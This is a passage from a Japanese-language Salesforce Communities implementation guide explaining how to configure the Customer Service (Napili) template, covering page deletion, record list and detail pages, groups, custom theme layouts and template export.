- カスタムオブジェクトページ(詳細、リスト、関連リスト)。ただし、オブジェクト全体は削除できます。

1. コミュニティビルダーで、左サイドバーの をクリックしてページマネージャを表示します。
2. 削除するページを選択します。
3. ツールバーの [削除] をクリックするか、[ページのバリエーション] タブの [ ] > [削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティをカスタマイズまたは公開する
- 「コミュニティの作成および管理」

コミュニティでのより多くの Salesforce オブジェクトデータの共有

カスタマーサービス(Napili)テンプレートでは、最小限の設定で取引先、ケース、取引先責任者、ToDo、行動、およびカスタムオブジェクトのレコードデータを共有できます。レコードデータには、ライセンス、プロファイル、権限セット、および共有ルールによるユーザ権限が適用されます。

メモ: この機能は、カスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンで使用できます。

- レコードのリストとそのリンクを作成します。
- 標準のレコード詳細ページを使用してコミュニティにレコード詳細を表示するか、カスタムページを作成します。

  また、同じ方法でコミュニティにグループを追加することもできます。

関連トピック:

salesforce_communities_implementation.pdf

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限


コミュニティを作成、カスタマイズ、公開する
- 「コミュニティの作成および管理」

コミュニティでのレコードのリストの共有

取引先、ケース、取引先責任者、およびカスタムオブジェクトのレコードリストビューを作成し、カスタマーサービス (Napili) テンプレートのナビゲーションメニューからリンクできます。標準搭載またはカスタムのページレイアウトを使用してレコードのリストを表示できます。

メモ: この機能は、カスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンで使用できます。

1. コミュニティビルダーで、[ナビゲーションメニュー]コンポーネントをドラッグアンドドロップし、テンプレート内の適切なページに追加します。このコンポーネントはホームページに追加することをお勧めします。
2. サポート対象の Salesforce オブジェクトを参照するナビゲーションメニュー項目を作成します。現在、カスタマーサービス (Napili) テンプレートは取引先、ケース、取引先責任者、およびカスタムオブジェクトをサポートしています。



3. 変更を公開します。

メモ: コミュニティが有効な場合、ナビゲーションメニュー項目を変更すると、ただちにコミュニティメンバーに表示されます。

完成です! 選択されたオブジェクトのレコードにリンクするナビゲーションメニュー項目が作成されます。内部的には、データは Salesforce から取得され、汎用のレコードリストページを使用して表示されます。このページは、カスタマーサービス (Napili) テンプレートでは標準で使用でき、[レコードのホームリストビュー]Lightning コンポーネントを使用して、適切なレイアウトでデータを表示します。

メモ: 汎用のレコードリストページでは、オブジェクトに対して、事前定義またはカスタムのリストビューページが割り当てられていないデフォルトのリストビューレイアウトが提供されます。たとえば、別の Salesforce オブジェクトのナビゲーションメニュー項目を作成すると、同じページが使用されます。レコードリストページを変更する場合は、影響を受けるすべてのオブジェクトを考慮する必要があります。

エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、公開する

- 「コミュニティの作成および管理」

例: 「Featured Products」という、カスタムオブジェクトのリストビューページ。



- ナビゲーションメニュー項目の作成は、オブジェクトのレコードリストにリンクするための最も簡単な方法です。オブジェクトにカスタムリストビューページを使用する場合は、コミュニティビルダーでコミュニティの新規ページを作成します。1 列のレイアウトの標準ページ種別を選択します。[レコードのホームリストビュー]コンポーネントをページに追加して、オブジェクトを参照するようにコンポーネントプロパティを設定し、ページを公開します。ページにリンクするには、カスタムナビゲーションメニュー項目を作成し、内部ページ URL を使用します。
- Salesforce の場合と同様に、ユーザは、ライセンス、プロファイル、権限、および共有ルールでアクセス権を付与されたレコードにのみアクセスできます。オブジェクトの「作成」権限を持つユーザは、リストビューページからレコードを作成できます。このページからレコードを作成する機能は、モバイルデバイスではサポートされていません。
- ナビゲーションメニュー項目をゲストユーザには非表示にして、関連付けられたレコードリストビューページへのアクセスをブロックできます。
- ユーザがこのページのレコードをクリックすると、汎用のレコード詳細ページのレイアウトを使用するレコード詳細が表示されます。カスタムレコード詳細ページを作成してオブジェクトに割り当てると、代わりにそのページが使用されます。
- リストビューのレコードをクリックすると、カスタマーサービス (Napili) テンプレートのレコード詳細ページを使用してレコード詳細が表示されます。
- レコードリストページと [レコードのホームリストビュー] コンポーネントは、Koa および Kokua テンプレートでは使用できません。

関連トピック:

salesforce_communities_implementation.pdf

コミュニティでのレコード詳細の表示

汎用のレコード詳細ページを使用したレコード詳細の表示や、カスタムレコード詳細ページの作成を行うことができます。

メモ: この機能は、カスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンで使用できます。

カスタマーサービス (Napili) テンプレートは、設定なしですぐに使用できるレコード詳細ページをサポートしています。事前に割り当てられたレコード詳細ページのないコミュニティ内のすべてのオブジェクトでは、「レコード詳細」という汎用のページを使用してレコードデータが表示されます。たとえば、ユーザに (事前に割り当てられたケース詳細レイアウトを使用する) ケース詳細ページが表示され、そこでユーザが関連レコードの取引先責任者をクリックするとします。取引先責任者のカスタムレコード詳細ページを作成していない場合、取引先責任者情報は汎用のレコード詳細ページを使用して表示されます。内部的には、レコード詳細ページは [レコードの見出し] および [レコード情報] Lightning コンポーネントを使用してレコードデータを表示します。

- レコードの見出し: レコード名と主要なレコードの特長と共に、レコードの編集ボタンと削除ボタンが表示されます。
- レコード情報: 関連レコードとレコードフィードを含む、すべてのレコード詳細が表示されます。ユーザは、関連レコードの新規作成と、レコードフィードへの投稿もできます。

必要に応じて、取引先、取引先責任者、ケース、ToDo、行動、およびカスタムオブジェクトのカスタムレコード詳細ページを作成できます。

1. コミュニティビルダーでデータ詳細ページを新規作成し、サポートされているオブジェクトを選択します。
2. [レコードの見出し] および [レコード情報] コンポーネントをそのページに追加し、右側のプロパティエディタでコンポーネントのプロパティを設定します。
3. をクリックして、コミュニティビルダー設定の [ページ管理] にアクセスし、オブジェクトの有効なページとしてカスタムページを選択します。
4. 変更を公開します。

   メモ: コミュニティが有効な場合、ナビゲーションメニュー項目を変更すると、ただちにコミュニティメンバーに表示されます。

例: [レコードの見出し] (1) および [レコード情報] (2) コンポーネントを含む、カスタムオブジェクトのレコード詳細ページ。

エディション


使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、公開する

- 「コミュニティの作成および管理」



- 一部のオブジェクトには、事前に割り当てられたレコード詳細ページがあり、そのページにレコードデータ (ケースなど) が表示されます。コミュニティビルダーの [ページ管理] の下で、各オブジェクトで使用可能なページと割り当てを確認できます。
- 事前に割り当てられたレコード詳細ページのないオブジェクトには、汎用のレコード詳細ページが使用されます。レコード詳細ページレイアウトまたは設定を変更する場合は、そのページレイアウトを使用するすべてのオブジェクトを考慮する必要があります。
- 必要なライセンス、プロファイル、および権限のないユーザは、レコードデータにアクセスできません。
- 必要な権限を持つユーザは、関連リストからレコードを作成し、レコードの見出しからレコードを編集および削除できます。これらのアクションはモバイルデバイスではサポートされていません。
- Salesforce の各オブジェクトのページレイアウトによって [レコード情報] コンポーネントに表示される項目が決まります。[強調表示パネル] レイアウトの項目によって [レコードの見出し] コンポーネントの表示内容が決まります。この機能には、レコードタイプのサポートも含まれます。ページレイアウト、強調表示パネル、およびレコードタイプの各設定を Salesforce 設定で変更できます。
- ユーザがコミュニティでレコードのフィードに投稿できるようにするには、Salesforce でレコードのフィードを有効にします。
- レコード詳細ページ、[レコードの見出し] コンポーネント、および [レコード情報] コンポーネントは、Koa および Kokua テンプレートでは使用できません。

関連トピック:

salesforce_communities_implementation.pdf


コミュニティへのグループの追加

コミュニティのコラボレーションをもっと活発に行いたいなら、コミュニティメンバーやゲストユーザが、カスタマーサービス (Napili) コミュニティのグループを参照したり、グループに参加したりできるようにしましょう。標準搭載されているグループのデザインを使用するか、別のコンポーネントを使用してグループ詳細ページのカスタマイズバージョンを作成します。

メモ: この機能は、カスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンで使用できます。

1. グループをコミュニティで有効にするには、コミュニティのナビゲーションメニューにグループを追加します。

   グループを追加すると、コミュニティのグループリストにリンクするメニュー項目が自動的に表示されます。このメニュー項目を公開すると、コミュニティにログインしていないゲストユーザでも、有効な公開グループのリストを参照できます。



2. コミュニティを公開します。
3. グループパブリッシャーレイアウトにまだ [メンバーの追加] アクションがない場合は、レイアウトをカスタマイズして追加します。このアクションを使用すると、グループ所有者およびグループマネージャがメンバーをグループに追加できます。デフォルトで、このアクションはグループのアクションリストに表示されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、公開する


- 「コミュニティの作成および管理」

ユーザがコミュニティの有効なグループの名前をクリックすると、グループの詳細ページにリダイレクトされます。非公開グループの場合、ログインすることが求められます。ログイングループメンバーのみが非公開グループのコンテンツを表示できます。


次の点に留意してください。

- コミュニティのグループを有効にする場合、デフォルトのグループの詳細ページを使用してグループのデータが表示されます。このページでは、内部的にグループコンポーネントを使用して、書式設定およびレイアウトが行われます。グループコンポーネントは、グループバナー、グループの詳細、関連リスト、グループフィードが含まれる一元的な複合コンポーネントです。特に、デスクトップとモバイルデバイスのブラウザで反応型コミュニティページが必要な場合は、この複合コンポーネントを使用することをお勧めします。
- 別のレイアウトを使用したり、グループコンテンツの配置を詳細に制御したりする場合、カスタムコミュニティページを作成し、グループバナー、グループの詳細、グループの関連リスト、フィードコンポーネントを使用します。個々のコンポーネントの使用方法によっては、一部のデバイスで反応型カスタムページを実現できないこともあります。
- グループのおすすめは、コミュニティではサポートされていません。

カスタマーサービス (Napili) テンプレートのグループリスト



カスタマーサービス (Napili) テンプレートの [グループの詳細] ページ



カスタムテーマレイアウトを使用したコミュニティのブランド変更

カスタムテーマレイアウトを作成すると、カスタマーサービス (Napili) コミュニティ全体のデザインをすぐに更新できます。会社のスタイルに合わせてヘッダーとフッターをカスタマイズし、カスタム検索バーとユーザプロファイルメニューを作成します。これで、カスタムテーマレイアウト、検索、およびユーザプロファイルメニュー間を簡単に切り替えたり、それらをパッケージ化して他の組織と共有したりできます。コンサルティングパートナーであるかISVであるか、または単に独自のコミュニティを改良するかにかかわらず、カスタムテーマレイアウトで簡単にブランドを変更できます。

メモ: この機能は、Winter '16 以降のバージョンのカスタマーサービス (Napili) テンプレートを使用するコミュニティで使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テーマレイアウトとは?


テーマレイアウトは、コミュニティのテンプレートページの最上位のテンプレート (1) です。共通のヘッダーとフッター (2) が含まれ、多くの場合、ナビゲーション、検索、およびユーザプロファイルメニューが含まれます。テーマレイアウトは、ログインページを除く、コミュニティのすべてのページに適用されます。

一方、コンテンツレイアウト (3) では、2 列レイアウトなど、ページのコンテンツ領域を定義します。




テーマレイアウトのしくみ

`forceCommunity:themeLayout` インターフェースを実装する開発者コンソールで、開発者はカスタムテーマレイアウトコンポーネントを作成できます。コンポーネントの準備ができたら、コミュニティビルダーの [設定] > [テーマ] で、新しいテーマレイアウト (1) を選択するだけです。コミュニティのすべてのページがすぐに変換されます。



開発者が `forceCommunity:searchInterface` を使用してカスタム検索コンポーネントを作成している場合、または `forceCommunity:profileMenuInterface` を使用してカスタムユーザプロファイルコンポーネントを作成している場合は、それらを切り替えることもできます。[カスタム検索コンポーネントを使用]または [カスタムユーザプロファイルコンポーネントを使用] (2) を選択し、必要なカスタムコンポーネントを選択します。

例:



コミュニティビルダーでのテンプレートおよびページのエクスポート

カスタマーサービス (Napili) テンプレートまたはページをカスタマイズしてエクスポートし、それらを使用して新しいコミュニティを活性化したり、他のユーザが使用できるようにパッケージ化および配布したりします。一度作成すれば何度も利用できるため、時間を節約できます。独自の組織用であるか、コンサルティングパートナーやISVとして作成するかに関わらず、コミュニティの作成に必要な時間が短縮され、開発コストが削減されます。コストが下がれば全員が幸せです。



エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: この機能は、カスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンで使用できます。

例: たとえば、製造業界またはテクノロジー業界のパートナーリレーションの管理 (PRM) コミュニティの作成を専門としているとします。テンプレートのパッケージ化と配布により、PRMに焦点を絞ったコミュニティテンプレートを作成してエクスポートし、簡単に顧客に配布できます。テンプレートが顧客の組織にインストールされたら、固有のニーズに合わせてさらにカスタマイズできます。独自の組織でコミュニティの大部分を作成して顧客の組織に配布することで、コミュニティをあっと言う間に立ち上げることができます。


例: たとえば、ISVとしてコミュニティビルダーで使用するEコマース機能を作成するため、いくつかのカスタム Lightning コンポーネントとカスタムページを作成するとします。ページとそのコンポーネントを1つのパッケージにすばやくバンドルし、顧客に配布できます。

テンプレートのエクスポートのしくみ

最もシンプルな状態の Lightning コミュニティテンプレートは、ページ、コンテンツレイアウト、Lightning コンポーネントに加えて、テーマレイアウトと CSS で構成されます。

カスタマーサービス (Napili) テンプレートを使用して、標準ページとコンポーネントが含まれるカスタムテンプレートを作成するか、独自のカスタムページ、レイアウト、およびコンポーネントを作成します。テンプレートの カスタマイズが終了したら、[設定] 領域の [開発者] セクションからエクスポートできます。


テンプレートをエクスポートすると組織のコミュニティ作成ウィザードに表示され、そこで新しいコミュニティの作成のベースとして使用できます。



同様に、ページのコンテンツレイアウトとコンポーネントがある単一ページをエクスポートできます。ページをエクスポートすると、組織内のすべてのコミュニティの[新規ページ]ダイアログボックスに表示されます。

パッケージ化と配布について

